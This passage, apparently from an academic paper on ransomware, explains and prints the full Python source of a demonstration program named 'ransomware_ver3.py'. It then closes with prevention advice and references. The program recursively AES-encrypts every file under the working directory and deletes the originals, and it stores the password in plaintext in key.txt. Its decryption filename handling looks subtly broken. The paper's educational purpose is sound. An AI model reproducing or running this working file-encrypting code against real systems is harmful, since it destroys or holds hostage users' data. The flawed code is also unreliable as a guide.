111                 decrypt(SHA256.new(password).digest(), str(Tfiles))
112                 print "Done decrypting %s" %str(Tfiles)
113                 os.remove(Tfiles)
114     else:
115         print "Wrong Password!!"
116
117
```

Fig-6: The Main program

In the main part of the program once a user select the choice and enters a password, first thing the program does is to search for all the files in the current directory as well as in all the subdirectories that are present in the current working directory and stores it in an array called encFiles.

And then the program removes our code file from this array and one more file which we create to store the key that is key.txt.

All the remaining files in the array are now ready for the Encryption or Decryption if already encrypted.

If user selects the Encryption choice, the key file will be created and the password will be written in that file. We did this for the safety precautions and prevention of the permanent damage of the files.

We can check whether users enters the correct password during the decryption process or not because processing decryption with wrong password will make the file unable to decrypt even with the correct password afterwards.

The password will be converted to SHA256 because it will have a total of 16 characters and AES needs the number of characters of the key to be equivalent to 16 so there we go.

Once encrypted user can decrypt the files by executing the same file which is un-encrypted in the same directory where all the encrypted files are. During the decryption process the program checks for the correct password, if correct it will decrypt all the files to their original form and names.

If the password entered is wrong the program will display a message “Wrong Password!!”

3.5 Working and Output Snapshots




Fig-7: The Simple Encryption




Fig-8: The Simple Decryption




Fig-9: The generation of key file




Fig-10: We cannot see the data in encrypted files.




Fig-11: Another Example of Encryption




Fig-12: This is how the encrypted file will look like if someone tries to open them as text or binary files with any text editor.




Fig-13: Any critical document/information will be compromised.




Fig-14: The important file recovered after decryption and now we can see the information clearly(not the random character as in fig-12)

3.6 The Code

```
#!/usr/bin/python

from Crypto.Hash import SHA256
from Crypto.Cipher import AES
import os
import random
import sys
import pkg_resources

def encrypt(key, filename):
    chunksize = 64 * 1024
    outFile = os.path.join(os.path.dirname(filename), "Encrypted_" + os.path.basename(filename))
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV = ""
    for i in range(16):
        IV += chr(random.randint(0, 0xFF))

    encryptor = AES.new(key, AES.MODE_CBC, IV)

    with open(filename, "rb") as inFile:
        with open(outFile, "wb") as outfile:
            outfile.write(filesize)
            outfile.write(IV)
            while True:
                chunk = inFile.read(chunksize)
                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += ' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))

def decrypt(key, filename):
    outFile = str(os.path.join(os.path.dirname(filename), os.path.basename(filename)[10:]))
    newfile = str(os.path.basename(filename)[10:])
    newfile2 = newfile[10:]
    chunksize = 64 * 1024

    with open(filename, "rb") as inFile:
        filesize = inFile.read(16)
        IV = inFile.read(16)

        decryptor = AES.new(key, AES.MODE_CBC, IV)

        with open(newfile2, "wb") as outputfile:
            while True:
                chunk = inFile.read(chunksize)
                if len(chunk) == 0:
                    break
```

```

outputfile.write(decryptor.decrypt(chunk))

        outputfile.truncate(int(filesize))

def allfiles():
    Files = []
    for root, subfiles, files in os.walk(os.getcwd()):
        for names in files:
            Files.append(os.path.join(root, names))
    return Files

choice = raw_input("Do you want to (E)ncrypt or (D)ecrypt ?: ")
password = raw_input("Enter the password: ")

encFiles = allfiles()
#print encFiles

for word in encFiles:
    if word.endswith("ransomware_ver3.py"):
        encFiles.remove(word)
for word in encFiles:
    if word.endswith("key.txt"):
        encFiles.remove(word)
if choice == "E":
    kfile = open("key.txt", 'w')
    kfile.write(password)
    for Tfiles in encFiles:
        if os.path.basename(Tfiles).startswith("Encrypted_"):
            print "%s is already encrypted" %str(Tfiles)
            pass

        elif Tfiles == os.path.join(os.getcwd(), sys.argv[0]):
            pass
        else:
            encrypt(SHA256.new(password).digest(), str(Tfiles))
            print "Done encrypting %s" %str(Tfiles)
            os.remove(Tfiles)
if choice == "D":
    kfile = open("key.txt", 'r')
    key = kfile.readline()
    if password == key:
        for Tfiles in encFiles:
            if not os.path.basename(Tfiles).startswith("Encrypted_"):
                print "%s is already not encrypted" %str(Tfiles)
                pass

            else:
                decrypt(SHA256.new(password).digest(), str(Tfiles))
                print "Done decrypting %s" %str(Tfiles)
                os.remove(Tfiles)
    else:
        print "Wrong Password!!"

```

4. Conclusion

When it comes to malware attacks, knowledge is the best possible weapon to prevent them. Be careful what you click!! Preventive measures should be taken before ransomware establishes strong hold. Keeping all the software updated and getting latest security updates might help to prevent the attacks. Use of antivirus and original software is highly recommended. Creating software restriction policy is the best tool to prevent a Cryptolocker infection in the first place in networks.

Creating backups on separate machines will help fighting against the ransomware.

5. References

1. <http://www.microsoft.com/security/resources/ransomware-what-is.aspx>
2. <http://www.microsoft.com/security/portal/mmpc/shared/ransomware.aspx>
3. <http://www.sophos.com/en-us/support/knowledgebase/119006.aspx>
4. <http://us.norton.com/ransomware>
5. <http://en.wikipedia.org/wiki/Ransomware>
6. Alex, H. (2017, December 30). *WannaCry, Petya, NotPetya: how ransomware hit the big time in 2017*. Retrieved from The Guardian: <https://www.theguardian.com/technology/2017/dec/30/wannacry-petya-notpetya-ransomware>
7. <https://www.symantec.com/security-center/writeup/2017-051310-3522-99>